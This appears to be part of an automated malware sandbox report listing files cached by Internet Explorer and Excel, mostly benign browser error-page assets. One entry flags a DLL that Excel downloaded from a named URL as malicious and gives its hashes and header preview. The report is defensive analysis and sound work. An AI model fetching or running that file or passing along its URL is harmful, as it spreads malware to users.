Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 47 x 48, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	4113
Entropy (8bit):	7.9370830126943375
Encrypted:	false
SSDEEP:	96:WNTJL8szf79M8FUjE39KJoUUuJPnvmKacs6Uq7qDMj1XPL:WNrzFoQSJPnvzs6rL
MD5:	5565250FCC163AA3A79F0B746416CE69
SHA1:	B97CC66471FCDEE07D0EE36C7FB03F342C231F8F
SHA-256:	51129C6C98A82EA491F89857C31146ECEC14C4AF184517450A7A20C699C84859
SHA-512:	E60EA153B0FECE4D311769391D3B763B14B9A140105A36A13DAD23C2906735EAAB9092236DEB8C68EF078E8864D6E288BEF7EF1731C1E9F1AD9B0170B95AC134
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\info_48[1]	
Preview:	.PNG.....IHDR.../...0.....#.....IDATx^...pUU..{....KB.....!....F.....jp.Q.....Vg.F..m.Q....{...,m.@.56D...&$d!.<..}....s..K9.....{.....[./<..T..I.I..JR)).9.k.N.%.E.W^}....Po.....X..;.=.P...../...+...9./..s.....9..|.....*.7v.`..V.....-^.$S[[[.....K..z.....3..3....5 ...0..''/n/.c...&.{.ht..?....A..I{.n.....|....t.....N}..%.v..:.E..i....`....a.k.mg.LX..fcFU.fO-..YEfd.}...~.''.. ....}!$....^.re..'^X..*}.?.^U.G..... .30...X.....f[.l0.P`..KC...[..[..6....~..i..Q.|;x..T .....s.5...n+.0..;...H#.2..#.M..m[^3x&E.Ya..\K..{[..M..g...yf0..~....M.]7..ZZZ:..a.O.G64]....9..l[..a... .N,,.h.....5...f*.y...}...BX{.G^...?.c.....s^..P.(..G...t.0.:.X.DCs.....]vf...py).....x..>-..Be.a...G...Y!...z...g.{....d.s.o.....%.x.....R.W.....Z.b,....!..6Ub....U.qY(/v..m.a...4.`Qr\.E.G..a)..t..e.j.W.....C<.1.....c..l1w....]3%....tR;,..3..-.NW.5...t..H..h..D..b.....M....)B..2J...)..o..m..M.t....wn./....+Wv....xkg..*..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\presentation[1].dll	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	312832
Entropy (8bit):	6.133421258123313
Encrypted:	false
SSDEEP:	6144:92dsJtFrYUZZqrS6HtYP612U8ZIbBmWMOzWb/0:9SsJtFrYJS6NYy123IMWLz5
MD5:	5A7C87DAB250CEE78CE63AC34117012B
SHA1:	554C4CCF2341182768D475087D8A8BCFAA525A12
SHA-256:	8A26C32848C9EA085505359F67927D1A744EC07303ED0013E592ECA6B4DF4790
SHA-512:	3B4BD7963E3C397618562708064674BD2418F5CAB71CE861986EFA3BCD14FA6B0155DAECE10B9A7AD3FE0F7FAC6FDFD693B4AC2451F4EAABB30BA8253286B7ED
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 13%
Joe Sandbox View:	• Filename: 4Y2I7k0.xlsb, Detection: malicious, Browse
IE Cache URL:	http://docs.atu.ngr.mybluehost.me/presentation.dll
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Rich.....PE..L.. ..Hn`.....!.....;.....P.....@.....`...T.....<.... .....0.....@.....text.... ....`.data...Hq.....@....rsrc..... .....@..@.reloc.....0.....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\ErrorPageTemplate[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2168
Entropy (8bit):	5.207912016937144
Encrypted:	false
SSDEEP:	24:5+j5xU5k5N0ndgvoyeP0yyiyQCDr3nowMVworDtX3orKxWxDnCMA0da+hieyuSQK:5Q5K5k5pvFehWrrarrZIrHd3FIQfOS6
MD5:	F4FE1CB77E758E1BA56B8A8EC20417C5
SHA1:	F4EDA06901EDB98633A686B11D02F4925F827BF0
SHA-256:	8D018639281B33DA8EB3CE0B21D11E1D414E59024C3689F92BE8904EB5779B5F
SHA-512:	62514AB345B6648C5442200A8E9530DFB88A0355E262069E0A694289C39A4A1C06C6143E5961074BFAC219949102A416C09733F24E8468984B96843DC222B436
Malicious:	false
Preview:	.body..{...font-family: "Segoe UI", "verdana", "arial";...background-image: url(background_gradient.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;...color: #575757;..}....body.securityError..{...font-family: "Segoe UI", "verdana" , "Arial";...background-image: url(background_gradient_red.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;..}....body.tabInfo..{...background-image: none;...background-color: #F4F4F4;..}.. ..a..{...color: rgb(19,112,171);.font-size: 1em;...font-weight: normal;...text-decoration: none;...margin-left: 0px;...vertical-align: top;..}....a:link, a:visited..{...color: rgb(19,112,171);...text-decoration: none;...vertical-align: top;..}....a:hover..{...color: rgb(7,74,229);...text-decoration: underline;..}....p..{...font-size: 0.9em;..}.....h1 /* used for Title */..{...color: #4465A2;...font-size: 1.1em;...font-weight: normal;...vertical-align

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\background_gradient[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 1x800, frames 3
Category:	downloaded
Size (bytes):	453
Entropy (8bit):	5.019973044227213
Encrypted:	false
SSDEEP:	6:3llVuiPjlXJYhg5suRd8PImMo23C/kHrJ8yA/NIeYoWg78C/vTFvbKLAh3:V/XPYhiPRd8j7+9LoIrobtHTdbKi
MD5:	20F0110ED5E4E0D5384A496E4880139B
SHA1:	51F5FC61D8BF19100DF0F8AADAA57FCD9C086255
SHA-256:	1471693BE91E53C2640FE7BAEECBC624530B088444222D93F2815DFCE1865D5B
SHA-512:	5F52C117E346111D99D3B642926139178A80B9EC03147C00E27F07AAB47FE38E9319FE983444F3E0E36DEF1E86DD7C56C25E44B14EFDC3F13B45EDEDA064DB5A
Malicious:	false
IE Cache URL:	res://ieframe.dll/background_gradient.jpg

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\background_gradient[1]	
Preview:	......JFIF.....d.d.....Ducky.....P.....Adobe.d..... ..... W..... .....Qa.....?.....%.....x.....s...Z.....j.T.wz.6...X.@... V.3tM...P@.u.%...m..D.25...T...F.....p.....A.....BP..qD.(.....ntH.@.....h?..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\bullet[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	447
Entropy (8bit):	7.304718288205936
Encrypted:	false
SSDEEP:	12:6v/71Cyt/JNTWxGdr+kZDWO7+4dKIv0b1GKuxu+R:/yBJNTqsSk9BTwE05su+R
MD5:	26F971D87CA00E23BD2D064524AEF838
SHA1:	7440BEFF2F4F8FABC9315608A13BF26CABAD27D9
SHA-256:	1D8E5FD3C1FD384C0A7507E7283C7FE8F65015E521B84569132A7EABEDC9D41D
SHA-512:	C62EB51BE301BB96C80539D66A73CD17CA2021D5D816233853A37DB72E04050271E581CC99652F3D8469B390003CA6C62DAD2A9D57164C620B7777AE99AA1B1
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE...(EkFRp&@e&@e)Af)AgANjBNjDNjDNj2Vv-Xz-Y{3XyC\}E_.2j.3l.8p.7q.;j.;l.Zj.\l.5o.7q.<..aw.<..dz.E.....1..@.7..~.....9..:.....A ..B..E..9..:..a..c..b..g.#M.%O.#r.#s.%y.2..4..+..-..?..@..;..p..s...G..H..M.....z`....#tRNS...../,....mIDATx^..C..`.....S....y'...05...|..k.X.....*`.F.K....JQ..u.<.}.. .. [U..m....'r%.....yn.`.7F..).5..b..rX.T.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\down[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~..... ....b..... .....$..s...7tRNS.a.o(,.s....e.....q*..... .....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV ...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\errorPageStrings[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299
Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts ";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet conn ection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";....//used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\httpErrorPagesScripts[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	12105
Entropy (8bit):	5.451485481468043

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\httpErrorPagesScripts[1]	
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C0384
Malicious:	false
IE Cache URL:	res://ieframe.dll/httpErrorPagesScripts.js
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\background_gradient[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 1x800, frames 3
Category:	dropped
Size (bytes):	453
Entropy (8bit):	5.019973044227213
Encrypted:	false
SSDEEP:	6:3llVuiPjlXJYhg5suRd8PImMo23C/kHrJ8yA/NIeYoWg78C/vTFvbKLAh3:V/XPYhiPRd8j7+9LoIrobtHTdbKi
MD5:	20F0110ED5E4E0D5384A496E4880139B
SHA1:	51F5FC61D8BF19100DF0F8AADAA57FCD9C086255
SHA-256:	1471693BE91E53C2640FE7BAEECBC624530B088444222D93F2815DFCE1865D5B
SHA-512:	5F52C117E346111D99D3B642926139178A80B9EC03147C00E27F07AAB47FE38E9319FE983444F3E0E36DEF1E86DD7C56C25E44B14EFDC3F13B45EDEDA064DB5A
Malicious:	false
Preview:	......JFIF.....d.d......Ducky.....P......Adobe.d..... ....W..... .....Qa.....?.....%.....x.....s...Z.....j.T.wz.6...X.@... V.3tM...P@.u.%...m..D.25...T...F.....p.....A.....BP..qD.(.....ntH.@.....h?..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\down[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~..... ....b..... .....$..s...7tRNS.a.o(,.s....e.....q*..... .....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV ...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\errorPageStrings[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\errorPageStrings[1]	
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts ";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet conn ection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\httpErrorPagesScripts[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C0384
Malicious:	false
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.su bstring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var pound Index = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\info_48[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 47 x 48, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	4113
Entropy (8bit):	7.9370830126943375
Encrypted:	false
SSDEEP:	96:WNTJL8szf79M8FUjE39KJoUUuJPnvmKacs6Uq7qDMj1XPL:WNrzFoQSJPnvzs6rL
MD5:	5565250FCC163AA3A79F0B746416CE69
SHA1:	B97CC66471FCDEE07D0EE36C7FB03F342C231F8F
SHA-256:	51129C6C98A82EA491F89857C31146ECEC14C4AF184517450A7A20C699C84859
SHA-512:	E60EA153B0FECE4D311769391D3B763B14B9A140105A36A13DAD23C2906735EAAB9092236DEB8C68EF078E8864D6E288BEF7EF1731C1E9F1AD9B0170B95AC134
Malicious:	false
IE Cache URL:	res://ieframe.dll/info_48.png
Preview:	.PNG.....IHDR.../...0.....#.....IDATx^...pUU..{....KB.....!....F.....jp.Q.....Vg.F..m.Q....{...,m.@.56D...&$d!.<..}....s..K9.....{.....[./<..T..I.I..JR)).9.k.N.%.E.W^}....Po.....X...;.=.P...../...+...9./..s.....9..\|.....*.7v.`..V.....-^.$S[[[.....K..z.....3..3....5 ...0.."/n/.c...&.{.ht..?....A..I{.n...../....t.....N}..%.v...:.E..i....`....a.k.mg.LX..fcFU.fO-..YEfd.}...~.''.. ....}|$....^.re..'^X..*}.?.^U.G..... .30...X.....f[.l0.P`..KC...[..[..6....~..i..Q.|;x..T .....s.5...n+.0..;...H#.2..#.M..m[^3x&E.Ya..\K..{[..M..g...yf0..~....M.]7..ZZZ:..a.O.G64]....9..l[..a... .N,,.h.....5...f*.y...}...BX{.G^...?.c.....s^..P.(..G...t.0.:.X.DCs.....]vf...py).....x..>-..Be.a...G...Y!...z...g.{....d.s.o.....%.x.....R.W.....Z.b,...!..6Ub....U.qY(/v..m.a...4.`Qr\.E.G..a)..t..e.j.W.....C<.1.....c..I1w....]3%....tR;,...3..-.NW.5...t..H..h..D..b.....M....)B..2J...)..o..m..M.t....wn./....+Wv....xkg..*..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\ErrorPageTemplate[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2168
Entropy (8bit):	5.207912016937144
Encrypted:	false
SSDEEP:	24:5+j5xU5k5N0ndgvoyeP0yyiyQCDr3nowMVworDtX3orKxWxDnCMA0da+hieyuSQK:5Q5K5k5pvFehWrrarrZIrHd3FIQfOS6
MD5:	F4FE1CB77E758E1BA56B8A8EC20417C5
SHA1:	F4EDA06901EDB98633A686B11D02F4925F827BF0
SHA-256:	8D018639281B33DA8EB3CE0B21D11E1D414E59024C3689F92BE8904EB5779B5F
SHA-512:	62514AB345B6648C5442200A8E9530DFB88A0355E262069E0A694289C39A4A1C06C6143E5961074BFAC219949102A416C09733F24E8468984B96843DC222B436
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\ErrorPageTemplate[1]	
Preview:	.body..{...font-family: "Segoe UI", "verdana", "arial";...background-image: url(background_gradient.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;...color: #575757;..}....body.securityError..{...font-family: "Segoe UI", "verdana" , "Arial";...background-image: url(background_gradient_red.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;..}....body.tabInfo..{...background-image: none;...background-color: #F4F4F4;..}.. ..a..{...color: rgb(19,112,171);.font-size: 1em;...font-weight: normal;...text-decoration: none;...margin-left: 0px;...vertical-align: top;..}....a:link, a:visited..{...color: rgb(19,112,171);...text-decoration: none;...vertical-align: top;..}....a:hover..{...color: rgb(7,74,229);...text-decoration: underline;..}....p..{...font-size: 0.9em;..}.....h1 /* used for Title */..{...color: #4465A2;...font-size: 1.1em;...font-weight: normal;...vertical-align

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\ErrorPageTemplate[2]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	2168
Entropy (8bit):	5.207912016937144
Encrypted:	false
SSDEEP:	24:5+j5xU5k5N0ndgvoyeP0yyiyQCDr3nowMVworDtX3orKxWxDnCMA0da+hieyuSQK:5Q5K5k5pvFehWrrarrZIrHd3FIQfOS6
MD5:	F4FE1CB77E758E1BA56B8A8EC20417C5
SHA1:	F4EDA06901EDB98633A686B11D02F4925F827BF0
SHA-256:	8D018639281B33DA8EB3CE0B21D11E1D414E59024C3689F92BE8904EB5779B5F
SHA-512:	62514AB345B6648C5442200A8E9530DFB88A0355E262069E0A694289C39A4A1C06C6143E5961074BFAC219949102A416C09733F24E8468984B96843DC222B436
Malicious:	false
IE Cache URL:	res://ieframe.dll/ErrorPageTemplate.css
Preview:	.body..{...font-family: "Segoe UI", "verdana", "arial";...background-image: url(background_gradient.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;...color: #575757;..}....body.securityError..{...font-family: "Segoe UI", "verdana" , "Arial";...background-image: url(background_gradient_red.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;..}....body.tabInfo..{...background-image: none;...background-color: #F4F4F4;..}.. ..a..{...color: rgb(19,112,171);.font-size: 1em;...font-weight: normal;...text-decoration: none;...margin-left: 0px;...vertical-align: top;..}....a:link, a:visited..{...color: rgb(19,112,171);...text-decoration: none;...vertical-align: top;..}....a:hover..{...color: rgb(7,74,229);...text-decoration: underline;..}....p..{...font-size: 0.9em;..}.....h1 /* used for Title */..{...color: #4465A2;...font-size: 1.1em;...font-weight: normal;...vertical-align

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\bullet[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	447
Entropy (8bit):	7.304718288205936
Encrypted:	false
SSDEEP:	12:6v/71Cyt/JNTWxGdr+kZDWO7+4dKlv0b1GKuxu+R:/yBJNTqsSk9BTwE05su+R
MD5:	26F971D87CA00E23BD2D064524AEF838
SHA1:	7440BEFF2F4F8FABC9315608A13BF26CABAD27D9
SHA-256:	1D8E5FD3C1FD384C0A7507E7283C7FE8F65015E521B84569132A7EABEDC9D41D
SHA-512:	C62EB51BE301BB96C80539D66A73CD17CA2021D5D816233853A37DB72E04050271E581CC99652F3D8469B390003CA6C62DAD2A9D57164C620B7777AE99AA1B1
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE...(EkFRp&@e&@e)Af)AgANjBNjDNjDNj2Vv-Xz-Y{3XyC\}E_.2j.3l.8p.7q.;j.;l.Zj.\l.5o.7q.<..aw.<..dz.E.....1..@.7..~.....9..:.....A ..B..E..9..:..a..c..b..g.#M.%O.#r.#s.%y.2..4..+..-..?..@..;..p..s...G..H..M.....z`....#tRNS...../,....mIDATx^..C..`.....S....y'...05...|..k.X.....*`.F.K....JQ..u.<.}.. .. [U..m....'r%.....yn.`.7F..).5..b..rX.T.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\down[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
IE Cache URL:	res://ieframe.dll/down.png
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~..... ....b.....$..s...7tRNS.a.o(,.s....e.....q*..... .....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV ...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\errorPageStrings[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\errorPageStrings[1]	
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
